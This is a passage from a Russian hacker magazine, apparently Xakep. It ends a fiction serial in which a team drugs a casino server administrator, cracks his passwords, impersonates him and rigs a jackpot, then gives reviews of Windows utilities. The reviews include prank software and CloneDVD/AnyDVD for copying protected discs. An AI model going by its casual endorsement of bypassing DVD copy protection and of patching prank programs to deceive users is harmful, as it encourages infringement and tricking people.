– Тайна – на то и тайна, чтобы хранить ее в себе. Хотя это, порой, может быть сложно.
Песня закончилась, и они вернулись за стол. Мужчина был явно заведен, всем своим видом Марина показывала, что готова к продолжению банкета в более интимной обстановке.
– У меня в номере есть отличное вино 60-летней выдержки. Я хранил его для особого случая, кажется, он настал. Поехали ко мне, продегустируем? – заговорщицким тоном наконец сказал Филипп.
Марина улыбнулась и кивнула в знак согласия.
Администратор Л-Центра жил в 4-звездочном отеле недалеко от работы. Номер был довольно просторным и уютным, но некоторые детали выдавали в нем апартаменты холостяка. Разбросанная одежда, банки пива, не заправленная постель… Главной достопримечательностью номера был компьютер в экзотическом корпусе, с 21-дюймовым монитором. Рядом с ним стоял холодильник, так что можно было, не вставая со стула, дотянуться до пива или чипсов.
Филипп сразу подошел в компу, пошаманил над ним, и комнату заполнила тихая приятная музыка. Может, у него не было вкуса в одежде, но с музыкальным вкусом все было в порядке.
– Ну, где твое знаменитое вино? – разувшись в прихожей, спросила Марина.
– Сейчас все будет, – админ открыл дверцу мини-бара и достал оттуда красивую бутылку. – Bordeaux! – гордо воскликнул Филипп.
Марине достаточно было одного глотка, чтобы понять – в этом вине не больше годов выдержки, чем символов в мыльном пароле домохозяйки. Впрочем, вино было достаточно хорошим, и большинство девушек вряд ли заметили бы подвох.
Мужчина подсел поближе и провел ладонью по ноге Ксайлы.
– Ты выглядишь великолепно!
– Спасибо, – улыбнулась Марина, но перед тем как админ полез приставать, спросила:
– Помнишь, я тебе говорила про одну свою тайну?
– Да.
– Мне нужно с кем-то этим поделиться.
Было видно, что мужчина особого энтузиазма к откровениям не испытывал и хотел побыстрее перейти к делу. Но выразил готовность выслушать.
– У меня была подруга, с которой мы дружили с самого детства. Вместе ходили в школу, сидели за одной партой, обсуждали самое сокровенное. Мы были неразлучны все время. Я была застенчивой, а Оля – активной. Она принимала участие во всех школьных мероприятиях, дружила с мальчиками. После того как мы вместе поступили в институт, Оля быстро нашла себе пару. Его звали Антон – симпатичный, уверенный в себе парень, который мог легко очаровать любую девушку. Так и случилось с Олей. А потом и со мной. Я влюбилась в этого парня как последняя дура. Днем приятно проводила время со своей подругой, а вечерами обдумывала план, как увести у нее парня.
Филипп со скучающим видом сидел рядом с ней, не понимая, зачем она все это рассказывает.
– Так прошло несколько месяцев. Потом Оля забеременела, пожалуй, специально, чтобы женить на себе Антона. Небольшое давление, и мальчик поплыл. Свадьбу запланировали сыграть через месяц. Я не находила места, все еще надеясь завоевать этого парня. Он явно проявлял ко мне интерес, но Оля постоянно была рядом. В общем, в самый канун свадьбы я поговорила с Антоном и сказала, что ребенок на самом деле не его, и Оля замужем за человеком, находящимся в психушке. Разборок не было, он просто от нее ушел, ничего не объясняя. С Олей мы дружим до сих пор, она сама воспитывает сына и ничего не знает о моем поступке. Я вижу, как ей тяжело, и вот уже три года испытываю чувство стыда за тот вечер. Я никому об этом не рассказывала, только вот тебе.
Марина замолчала, сделала жалостливую мордашку и посмотрела на офигевшего Фила.
– Ты кажешься мне человеком, которому можно доверять. Поэтому я решила доверить тебе свою тайну.
– Э-э… спасибо за доверие.
– Расскажи мне о своей тайне.
– Мне не о чем рассказывать. У меня, правда, нет никаких тайн.
– Ну, ты говорил, что-то связанное с работой.
– Да не то чтобы тайна. Просто есть кое-какие конфиденциальные сведения, которые я разглашать не вправе.
– Вопрос национальной безопасности? – съязвила Марина.
– Нет. Просто я управляю важным сервером, через который проходят большие деньги.
Они выпили еще по бокалу. Марина всем своим видом выражала заинтересованность, и Филипп, не вдаваясь в подробности, рассказал о своей работе.
– Просто удивительно, как можно держать в голове все эти пароли! Я едва помню свой пятизначный от емейл-ящика, представляю, какие они у вас длинные.
– 15 случайных символов. По правде, я их не запоминаю, просто держу всегда при себе. Ну ладно, детка. Это все, конечно, интересно, но мы ведь не за этим сюда пришли?
Филипп снова провел рукой по ее бедрам и полез целоваться.
– Погоди. Давай еще выпьем, мне нужно расслабиться.
– Окей.
– Принеси что-нибудь на закуску. Лимоны или что-нибудь такое.
– Конечно.
Филипп пошел к холодильнику и пока копался там, Марина кинула две таблетки снотворного в его бокал. Мужчина вернулся с блюдцами, на одном, аккуратно порезанные и посыпанные сахаром, лежали ломтики лимона, на втором – шоколад.
– Угощайся. Чувствуй себя как дома.
– Ну что, за нас? – предложила тост Ксайла.
– За нас.
Филипп отключился через пять минут.
Марина обыскала его и во внутреннем кармане пиджака нашла миниатюрный КПК. После включения игрушка запросила пароль. Марина была к этому готова. Включив компьютер Андреса, она зашла на свой приватный FTP и скачала маленькую программку для взлома паролей. Подключила КПК к компу, запустила пассворд-кракер и стала ждать. Через полчаса программа просигналила об успешном выполнении задачи.
В наладоннике Филиппа царил полный беспорядок файлов и папок. Марине стоило большого труда отыскать среди кучи мусора документы, имеющие непосредственное отношение к работе. И в одной из таких папок оказался файл с паролями.
Ксайла набрала номер дяди Леши и отправила ему текстовое сообщение, где находилось только одно слово: «gR18erB_mg9i5#ew».




Макс

Филипп жил рядом с работой и не пользовался машиной. Поэтому Макс добирался до Л-Центра пешком. В голове у него проносились эпизоды фильма «Миссия невыполнима», но Негро не ощущал себя Томом Крузом и всесильным спецагентом. На самом деле, ему чертовски хотелось плюнуть на все и вернуться в Москву.
– Привет, Фил, – поприветствовал охранник загримированного Макса и пропустил его к контрольному пункту. Там Негро приставил ладонь к сенсорному экрану, загорелась зеленая лампочка, и на минидисплее рядом появилась фотка админа.
Максим не был здесь ни разу, но план здания четко сформировался у него в голове. К тому же за его передвижениями постоянно следили другие члены команды и при случае могли направить в нужную сторону.
– Фил, как там та шлюшка из Миннесоты? – вдруг компанейским голосом окликнул его один из охранников на входе.
– Позвоню ей сегодня, поинтересуюсь, – ответил новоявленный Филипп Андрес.
– Я бы тоже не прочь такой поинтересоваться, – просипел усатый секьюрити, и двое других затряслись в приступе смеха.
Макс прошел в главный холл Л-Центра, стараясь не глазеть по сторонам.
– Я на месте, – тихо сказал он в радиопередатчик.
– Отлично, – услышал он в наушнике голос Мемо. – Мы тебя видим. Следуй по коридору направо и поднимайся по лестнице.
Макс поднялся на второй этаж. Меньше всего он хотел сейчас кого-то встретить и услышать неуместные вопросы.
– Серверная – вторая дверь направо, – раздалось в наушниках. Но Макс уже видел дверь с яркой надписью. Рядом с ней находился еще один сенсорный датчик. Отпечатки Филиппа были опознаны, хакер вошел внутрь.
В центре помещения, куда попал Макс, находился большой сервак, состоящий из нескольких многопроцессорных боксов NEC. Помимо этого, здесь были 2 PC и странная махина, напоминающая древний PDP. За одним из PC уже сидел админ – типичный гик в очках с рыжей шевелюрой. Увидев «Филиппа», он кивнул в знак приветствия и снова углубился в работу. Макс уселся за комп Андреса, пробежался пальцами по клавиатуре, и когда на экране появилось приглашение системы, ввел пароль. Тут же загорелась надпись «Password correct».
– Ок, я в системе, – тихо проговорил он в микрофон.
– Будь осторожен, дружище, – отозвалось в наушниках.
Негро проверил все запущенные процессы и соединения. На первый взгляд все было безопасно, но через некоторое время он обнаружил тщательно скрытую программу, которая отслеживала все действия администратора и отсылала лог-файл на неизвестный адрес. Старый добрый клавиатурный шпион с расширенными возможностями. Можно было, конечно, его вырубить, но, скорее всего, в этом случае он подал бы знак тревоги. Поэтому Макс просто изменил пути, логи теперь писались со второго компа.
Чтобы скрипт заработал, нужно было запустить его в то время, когда над автоматом не задействовано никаких вычислений. Подобная активность велась все время, даже когда за автоматом никто не играл. Ее нужно было отключить на несколько секунд, но так, чтобы этого не заметили второй админ и Квест. Негро достал заранее заготовленный эмулятор и прописал его к серверу. Теперь в системе появились 2 автомата с номером 64, один из которых можно было на время выключить.
Макс запустил скрипт и поставил таймер срабатывания джекпота на условленное время. Затем перезапустил 64-го и удалил из системы эмулятор. Задача была выполнена. Никаких сложностей, о которых говорил дядя Леша, не возникло. На все про все ушло не более получаса. Это было, по меньшей мере, странно.
– Все готово, – сообщил Негро в микрофон.
– Так быстро? – на том конце послышался удивленный возглас Лейзи. – Ну что ж, обрадуем остальных.

Квест

Из динамиков раздавалась сонатина Бетховена. Квест любил классическую музыку, она помогала ему думать. А сейчас ему нужны были умные мысли.
Одна норвежская security-компания выпустила новый продукт под лозунгом «Uncrackable». Norsec Inc. предлагала 100 тыс. долларов тому, кто сумеет найти уязвимость в ее секьюрном пакете. Новая достойная задачка для решения в свободное время. На этот раз система действительно была качественной, но найти в ней дыры для Квеста – вопрос времени. Это была уже четвертая uncrackable-система на его счету.
Хакер задумчиво гладил чашку с кофе, в этот момент сработала сигнализация.
Красный маячок, мигнувший на устройстве рядом с монитором, говорил о том, что на игровом сервере что-то не так. Квест только вчера установил ХАОС, поэтому вполне возможно, это была ложная тревога. Программа реагировала на малейшие изменения в системе, любые подозрительные действия. И тут же сообщала об этом ему.
Квест просмотрел логи с компьютера Филиппа Андреса, откуда поступил сигнал, но ничего подозрительного не увидел. Тем не менее, интуиция подсказывала ему, что-то здесь не так.
Квест решил воспользоваться маленьким жучком, спрятанным на обоих серверных PC. О нем никто не знал – эта программа в неактивном состоянии была совершенно незаметна, но после посланного извне сигнала активировалась и показывала автору все действия, происходящие на экране компьютера.
На одном компьютере админ настраивал какую-то офисную программу. Но на втором все было намного







интереснее. Администратор явно хотел вмешаться в работу сервера, хотя мотивы его пока были не ясны.
Квест просмотрел картинку с камеры, расположенной в серверной. За своими рабочими местами трудились все те же знакомые лица, посторонних в помещении не было.
Хакер решил пока не вмешиваться в действия Филиппа и не сообщать никому об инциденте. Он просто наблюдал.

Казино

Оля обаятельно улыбнулась швейцару и прошла в залитый светом зал. В одном ряду автоматов она заметила Леона и Шейдера. Со стороны казалось, что оба увлеченно играют, но она знала, что мужчины напряжены до предела.
Автомат под номером 64 находился в углу и, в отличие от остальных машин, давал возможности для скрытых маневров. Секьюрити рядом не было, самое время действовать. Но на расстоянии двух автоматов от 64-го сидел какой-то дедуган. Нужно было срочно его куда-то деть.
Оля выразительно указала Леону глазами на старика. Мужчина кивнул.
– Простите, – на ломаном английском обратился к дедугану Леон. – Вы не могли бы пересесть за другой автомат? Я очень проигрываю, и мне кажется, если сменить обстановку, ситуация перевернется.
Дед посмотрел на Леона как на придурка.
– Сынок, почему бы тебе самому тогда не пересесть?
– Видите ли, у меня есть своя стратегия, и она подразумевает игру за одним автоматом. Я очень Вас прошу, окажите мне услугу.
Леон особо не надеялся на чудо и собрался уже давать старику 500 баксов отступных, но, к его удивлению, дед встал и отправился к другому ряду.
Макендра вздохнула с облегчением. Камера находилась на высоте примерно четырех метров. Черная железная опора была размером всего несколько сантиметров, именно туда требовалось прицепить магнитный ретранслятор. Девушка оглянулась и, убедившись, что на нее никто не смотрит, достала из внутреннего кармана жилетки миниатюрный инструмент в виде арбалета с лазерным прицелом. Направив лучик лазера на опору, Макендра нажала на кнопку, и устройство выплюнуло черный пластиковый комок. Ретранслятор тут же автоматически перехватил трафик с камеры и пустил в ход запись последних 5 минут.
Макендра подала знак, и за автоматом тут же скрылся Леон. Он ловко вскрыл крышку и за минуту отключил сигнализацию. Сменивший его Шейдер снял с блокировщика лимит на большие джекпоты.
Все произошло в считанные минуты, никто ничего не заметил. Оля нажала кнопку на маленьком пульте д/у, магнитный полюс ретранслятора изменился, и он упал на ковер. Девушка его подняла и спрятала в кармашек.
Оставаться в казино смысла не было, и троица удалилась так же бесшумно, как пришла.

Мемо


Лейзи пил апельсиновый сок. В наушнике он услышал, как Макс сообщил второму админу, что идет за кофе. На экране ноутбука была картинка его передвижения по направлению к главной двери.
– Ты уже придумал, что скажешь секьюрити на выходе? – поинтересовался у Макса Мемо.
– Да. Думаю, прокатит.
Там стояла та же веселая троица во главе с усатым охранником. Негро открыл дверь.
– Фил? Ты куда? – заметив его, спросил усатый.
– Забыл дома кое-какие бумаги. Отлучусь на минутку, коллега меня подменит, – бросил он на ходу и поспешно ретировался.
Увидев, что хакер покинул здание, Мемо облегченно вздохнул.
– Как-то слишком все просто, – задумчиво сказал Лейзи.
– Пожалуй. Но ведь еще не все закончено.
– Ты прав, – толстяк отхлебнул очередной глоток сока и отправил в рот бутерброд с ветчиной.
– Лейзи, можно нескромный вопрос?
– Да?
– Куда ты потратишь свои 10 миллионов? Очевидно, на еду?
– Положу в банк, буду каждый месяц снимать проценты.
– Хех. Как банально.
– У тебя более оригинальный вариант?
– Я давно мечтал открыть свое дело. Организую фирму Memorize IT Company, соберу коллектив умных парней. Ты, кстати, не хотел бы присоединиться? Мне нужен человек, который хорошо разбирается в телефонах.
– Да нет, спасибо. Уже как-то привык работать сам.
Виктор Сорокин в школе обожал математику. Школьная программа была для него слишком легкой, поэтому он таскал из библиотеки учебники старших классов и пытался сам во всем разобраться. Мир формул и теорем таил в себе столько загадок, что можно было целыми днями сидеть за их решением, Виктору это никогда не надоедало. Окончив школу с золотой медалью, парнишка поступил в престижный вуз на математический факультет и там познакомился с профессором Леонтьевым – одним из первых российских криптографов. Имя этого человека не светилось на первых полосах газет, но в криптографических кругах он пользовался большим уважением. Александр Васильевич изобрел несколько оригинальных алгоритмов шифрования и выступал с лекциями во

многих российских институтах. Виктора заинтересовала область криптографии, и, благодаря профессору, он быстро стал делать успехи.
Леонтьева удивляло, как легко мог студент Сорокин запоминать большие массивы данных и сложные формулы. Хотя, что касается простых стихотворений, он едва мог разместить в мозгу пару строк.
В институте Витя не терял времени понапрасну. Параллельно с учебой он разрабатывал свои собственные проекты, а после поступления в аспирантуру занимался их реализацией. В 1996 г. он посетил крупную конференцию, посвященную вопросам криптографии, где выступил с докладом о новейших методиках шифрования е-мейл сообщений. Лекция стала откровением для многих, имя Сорокина стало известным. А чтобы люди не путали его с сотнями других Сорокиных, парень выбрал себе второе имя – Меморайзер.
В один из зимних дней, уже после окончания аспирантуры, с Виктором встретился человек, который представился Дмитрием. Дмитрий предложил работу по специальности и пообещал за нее большие деньги. Мемо в то время работал в родном институте, получая копейки. Судя по всему, работенка предстояла несложная и интересная, поэтому он согласился. Нужно было за 5 дней раскодировать текст с необычным алгоритмом шифрования. Такого он еще не видел, что вызывало удивление. Тем не менее, Мемо справился с задачей на два дня раньше срока и получил 20 тысяч долларов. Для молодого ученого это было целое состояние.
Через месяц к нему обратился другой человек «по рекомендации Дмитрия». У него тоже нашлась работа, за которую Мемо взялся. Заказы стали поступать регулярно, большинство исходило от Дмитрия. Виктор не знал, что это за люди, чем занимаются и зачем им нужно расшифровывать эти сообщения. Узнал он об этом только два года спустя, когда в Комсомольской правде появилась большая статья об убийстве криминального авторитета Изота. В качестве иллюстраций к материалу давались фотографии Дмитрия.
Мемо пробовал отказаться от помощи преступникам, но те быстро убедили его, что для него же лучше будет сотрудничать. В самом деле, есть деньги, есть интересная задача, к тому же если не он – то будет кто-то другой.
Лейзи смотрел в окно и о чем-то думал. Мемо его окликнул, сказав, что пора уходить. Условленным местом встречи был бар недалеко от казино. Именно туда направился Негро, и там должны были уже сидеть все остальные.
Мемо собрал все инструменты, и они вдвоем спустились в холл гостиницы.
– Выезжаете? – спросил администратор.
– Да. Пора возвращаться на родину. Как говорится, в гостях хорошо, а дома лучше.
Мужчина восточной внешности одобрительно закивал и принял ключи.
– Будете еще в Лас-Вегасе, заходите к нам! – радушно попрощался то ли японец, то ли китаец.
– Непременно.
Лейзи и Мемо вышли из гостиницы и сели в припаркованную на стоянке машину. Зазвенел мобильник Лейзи.
– Ты подключился здесь к оператору? – удивился Мемо.
– Спутник, – объяснил фрикер и поднес телефон к уху.
Краем уха Виктор услышал чей-то торопливый голос. Лейзи ничего не отвечал, а только слушал. В конце разговора цвет его лица изменился. Нажав отбой, Лейзи ошарашено уставился на криптографа.
– Я навел справки об этом дяде Леше, – наконец сказал он.
– И что?
– Думаю, нам стоит драпать отсюда. Прямо сейчас.

 ■ Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  ■ M.J.Ash (m.j.ash@real.xakep.ru)  ■ hiNt (hint@real.xakep.ru)

WAPOWAREZ

ANTI BOSS KEY V 3.88



Windows 9x/Me/NT/2k/XP
Shareware
Size: 720 Кб
www.mindgems.com

Удобная утилита, по первому твоему сигналу скрывающая следы нецелевого использования рабочего компьютера от бдительного ока начальства и чрезмерно любопытных коллег. Если ты думаешь, что существует много хороших программ с аналогичными свойствами, значит, ты просто не разбираешься в предмете. Увы, большинство утилит для «быстрой маскировки» написаны начинающими программистами, а потому либо плохо продуманы, либо криво сделаны (а чаще всего – и то и другое сразу). Anti Boss Key – одно из немногих исключений, которые, как известно, только подтверждают правило.

Профессиональный статус чувствуется буквально с первых шагов. Например, в твою систему Anti Boss Key внедряется незаметно, не предлагая по-ламерски украсить своей иконкой Рабочий стол или добавить свой пунктик в меню Пуск. Настройка программы производится из окна, вылезающего на экран лишь при нажатии заданной комбинации клавиш (по умолчанию: "Ctrl" + "\"). Процесс настройки в простейшем случае сводится к перетаскиванию названий приложений из одного списка в другой. После этого одобренные начальством проги начнут по горячей клавише ("Ctrl" + "`") вылетать на передний план, а «запрещенные» - линять с экрана (не забывая при этом убрать свою кнопку с Панели задач!). И это только базовые функции! А ведь имеются еще и дополнительные, среди которых самыми, пожалуй, интересными являются функция оперативного запуска «обязательной» проги с автоматическим размещением ее окна на переднем плане и умение Anti Boss Key вырубать/приглушать звук, прятать фоновую картинку и подавлять дочерние окна уже «спрятанных» приложений.


BABYLON PRO V 5.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 3504 Кб
www.babylon.com

Интегрировать электронный словарь в операционную систему пытались многие. Но разработчики Babylon'а уделали всех. Им удалось написать прогу, которая при нажатии на горячую клавишу выдает перевод любого слова, над которым остановился курсор. А если у тебя продвинутая мышь, то даже клаву топтать не обязательно – вешаешь функцию перевода на среднюю кнопку хвостатого/бесхвостого грызуна и начинаешь получать удовольствие. Фишка в том, что программа Babylon обладает встроенной системой распознавания символов, способной «прочитать» практически любое слово на экране. Ты понимаешь, что это значит? Это значит, что ты больше не привязан к какому-то конкретному приложению! Неважно, где тебе встретилось непонятное слово - в Ворде, в Опере, в окне сообщения об ошибке – один клик, и ты получаешь его перевод.

Словарные статьи Babylon может таскать из инета, но исключительно в онлайновом режиме эту прогу юзают только придурки, не способные скачать с сайта софтины файл необходимого им словаря. Кстати, помимо дополнительных словарей, к Babylon'у можно подключить еще и синтезатор речи.

На данный момент к программе выложены словари 13 языков, причем, я думаю, по скриншоту нетрудно догадаться, что самые актуальные для нашего человека направления English-Russian и Russian-English реализуются без проблем.



TIPS & TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru.
Ведущий рубрики Tips&Tricks Иван Скляров.


◢ Напечатай в командной строке или в start/run строчку notepad /.SETUP и нажми Enter. Это вызовет забавный безобидный глюк у Блокнота - когда будешь кликать по заголовку или просто по окну Блокнота, то под ним будут постепенно проступать нижележащие окна и рабочий стол. Может сложиться впечатление, что программа зависает. Это не так - кликни второй кнопкой мыши по Блокноту в панели задач и выбери из меню пункт "Развернуть". Теперь с Блокнотом можно будет работать дальше. Только при этом у окна появляются два скролл-бара одновременно.

Запусти теперь Калькулятор такой строкой: calc /.SETUP. В нем вместо 0 в поле ввода будет 0,е+0. И при нажатии на клавиши с цифрами они вводиться не будут, а будут только издавать определенный звук.

Проверено в Windows XP Professional, 2003 Enterprise Edition, 2000 Professional, Millennium. В Windows 98 работает частично.

Михей С.
amdf@mera.net.ru






DOWNHOAX V 1.02

Windows 9x/Me/NT/2k/XP
Freeware
Size: 209 Кб
www.rjlsoftware.com

Свежая прога-западлянка от RJL Software. Имитирует процесс самостоятельной загрузки браузером очень-очень подозрительных файлов: setup'ов, фоток и видеороликов с сайтов для сексуальных меньшинств и извращенцев. Окно загрузки выглядит весьма реалистично, причем его внешний вид зависит от того, какой браузер у тебя дефолтный - Internet Explorer или Netscape Navigator. Пропускная способность канала связи передается программе в качества параметра при запуске из командной строки. Шуточка чудная, особенно если учесть, что «окно загрузки» на нажатия «Закрыть»-«Отменить» никоим образом не реагирует. Портит удовольствие только одно – не успев как следует поиздеваться над юзером, прога уже выдает окно «Попался? Это была всего лишь шутка!». К счастью, подобное человеколюбие можно исправить путем редактирования DownHoax в HIEW. Если с ассемблером ты не в ладах, не печалься. На днях я наткнулся на сайт www.quinnsoft.com, в разделе FUN которого имеются штук пять свежих западлянок. Конечно, оригинальности, присущей творениям RJL Software, им не хватает, но этот маленький недостаток они с лихвой компенсируют повышенной злобностью. В особенности это касается программы Flickerer, которая намертво прописывается в системе и через заданное время начинает старательно имитировать системный глюк – проблемы с монитором.





MATHTYPE V 5.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 4388 Кб
www.mathtype.com

Редактор формул, старший брат дряхлого Equation Editor'а, встроенного в Microsoft Office. Мастхэвная прога для тех читателей Х, которые еще вынуждены корпеть над курсовыми работами, дипломными проектами и лабораторными отчетами негуманитарного характера. MathType знает вдвое больше математических символов и шаблонов формул, позволяет вводить самые популярные из них с помощью горячих клавиш, разрешает настраивать свою панель инструментов и умеет сохранять готовые формулы в виде GIF, EPS или WMF изображений, а также передавать их в TeX и LaTeX. Впрочем, полный список различий между MathType и Equation Editor насчитывает 27 пунктов, так что зачитывать его я, пожалуй, не буду. То, что MathType – программа серьезная, ты, думаю, и так уже понял. А вот о том, что прога действительно удобная, говорят обсуждения на многочисленных форумах и наличие по адресу www.mysopromat.ru/download/MathType_RU.rar русификатора для ее самой последней версии.




ITN SPELLER V 1.3




Windows 9x/Me/NT/2k/XP
Freeware
Size: 577 Кб
www.speller.itnlab.com

Мне известно несколько систем, способных проверять орфографию на лету во время ввода текста в любом окне любого приложения. Но лишь одну их этих систем мне удалось заставить работать с русским языком (AutoSpell CompleteCheck, www.spellchecker.com), да и то ценой невероятных ухищрений. Тем приятней мне было узнать, что на рынке появился новый продукт, для которого русский язык является родным. Впрочем, громкое слово «продукт» к программе ITN Speller не очень-то подходит, поскольку указанная софтина весит всего 600 килобайт и проста как три копейки. Тем не менее, ITN Speller работает, и работает довольно прилично. В его окошке, которое, кстати, можно расположить поверх окон других приложений, дублируется набираемое тобой в данный момент слово. Если программа думает, что ты допускаешь ошибку, звучит предупреждающий сигнал, и слово на дисплее ITN Speller'а высвечивается красным. При этом в списке-подсказке отображается ряд близких по написанию слов.
Функция добавления в базу данных новых слов реализована даже в бесплатной версии ITN Speller'а. Если ты заинтересовался этой прогой, то указанная функция наверняка тебе пригодится, поскольку в комплект поставки бесплатной версии входят лишь демонстрационные языковые модули (english.dll и russian.dll), которые содержат списки лишь наиболее часто употребляемых слов.






CLONEDVD V 2.0.8.4



Windows 9x/Me/NT/2k/XP
Shareware
Size: 4291 Кб
www.elby.ch/en

Недавно мной был приобретен DVD-резак NEC 2500A, и после установки девайса в машину я первым делом решил переписать пару классических вестернов, взятых «на недельку» у тов. Goblin'а пару месяцев назад. Нагло копирнуть двухслойные лицензионные диски, естественно, не удалось. Однако установленная по совету более опытных товарищей программа CloneDVD позволила выполнить требуемую работу за три шага. Причем мастер, который помогал мне «шагать», говорил на великом и могучем без какого-либо акцента. Под нож пошла часть бонусных материалов, звуковые дорожки на французском, испанском и португальском, а также большая часть субтитров. Но даже после кастрации исходное видео пришлось перекодировать с более низким битрейтом, чтобы оно влезло на обычный однослойный DVD-R. Но все равно, конечным результатом я остался более чем доволен :).

CloneDVD – одна из самых известных программ для копирования DVD-Video. Ее если и критикуют, то в основном за неумение работать с защищенными дисками. На самом деле, CloneDVD копирует такие диски без особого труда, просто ее разработчикам, во избежание проблем с законодательством, пришлось модуль для обхода защит оформить в виде отдельной утилиты AnyDVD, издать его под чужим именем и выдавать на сайте www.slysoft.com/en за отдельную плату :). При этом никакой настройки AnyDVD не требует – утилита запускается и... все диски мигом становятся легкой добычей для CloneDVD и целого ряда других программ.




RELEASE DIGEST: MANDRAKELINUX 10.0 OFFICIAL

Mandrakesoft представила выход Mandrakelinux 10.0 Official - полноценной операционной системы с набором приложений и для настольных ПК, и для серверов. За два месяца, прошедших после выпуска Mandrakelinux 10.0 Community, операционная система была тщательно отполирована, и теперь доступен официальный релиз. В Mandrakelinux 10.0 Official вошли графические оболочки KDE 3.2, GNOME 2.4 и Mandrakegalaxy II, программы распознавания железа, поддержка Serial ATA, USB2 и IEEE 1394. Основан дистрибутив на Linux-ядре 2.6. Анонс: **www.mandrakesoft.com/company/press/pr?n=/pr/products/2464**.


Из других релизов: X11R6.7.0, GCC 3.4.0, Mozilla 1.7 RC 1, Perl 5.8.4, Opera 7.5 Beta1, SUSE LINUX 9.1,Qt 3.3.2, Fedora Core 2 Test 3, Gentoo Linux 2004.1, OpenBSD 3.5, Mozilla Thunderbird 0.6, FreeBSD 4.10-RC2, Knoppix 3.4.

PSERV V 2.2




Windows NT/2k/XP
Freeware
Size: 230 Кб
http://p-nand-q.com/e/pserv.html

Любой продвинутый юзер, установив себе NT-based операционную систему, рано или поздно решит навести порядок в работающих на его машине системных службах. Оно и понятно! Отключив службы, которые тебе на фиг не нужны, можно сразу убить трех зайцев: повысить безопасность, ускорить работу системы и освободить немного памяти (кстати, хороший русскоязычный хелп по службам Windows XP находится на сайте www.oszone.net). Одна беда – стандартная оснастка Службы (Services) довольно далека от совершенства. Поэтому вся продвинутая молодежь предпочитает использовать вместо нее апплет pserv.cpl. Дело в том, что последний имеет целый ряд важных преимуществ. Во-первых, основная информация выводится в одном окне, и тебе не надо, к примеру, долго кликать по названиям служб, чтобы посмотреть, какая из них связана, скажем, с файлом lsass.exe. Во-вторых, для отображения работающих служб софтина использует шрифт синего цвета, отключенные показывает серым, а остальные выводит черным. Ну и, в-третьих, кроме служб, апплет умеет аналогичным же образом отображать еще и список девайсов с драйверами! Это мегаудобно. Особенно если учесть, что включить/отключить/удалить любой драйвер или службу с помощью pserv.cpl можно буквально за пару кликов.

